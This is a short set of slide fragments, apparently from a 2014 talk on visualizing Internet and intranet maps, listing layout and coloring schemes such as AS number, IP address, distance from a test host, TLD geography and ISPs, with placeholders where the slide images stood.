
5 April 2014

Visualization of the layout algorithm

Laying out an intranet




Colored by
AS number




Map Coloring

- distance from test host
- IP address
 - shows communities
- Geographical (by TLD)
- ISPs
- future
 - timing, firewalls, LSRR blocks

